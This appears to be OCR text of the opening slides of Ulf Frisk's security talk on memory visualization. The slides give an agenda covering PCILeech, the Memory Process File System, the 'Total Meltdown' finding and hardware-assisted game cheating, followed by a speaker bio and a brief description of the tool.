


# Practical Uses for Memory Visualization

UlfFrisk

# Agenda

Introduction and background

What is **PCILeech** and **The Memory Process File System?**

Finding a ”**Total Meltdown**”

Hardware assisted **Cheating** in games

In-Depth: Capabilities Design, API and Plugins

Demos - **Live Demos**!

# About Me: Ulf Frisk


Pentester by day – Stockholm, Sweden

Security Researcher by night

Author of the PCILeech Direct Memory Acccess Attack Toolkit

Presented at DEF CON and the Chaos Communication Congress

100% Open Source



# What is the Memory Process File System?

Memory Analysis tool with Windows focus

In-Memory objects as Files and Folders

C and Python API

Multi-threading + native C core + intelligent parsing → FAST!


Wide range of memory acquisition methods:

hardware and software

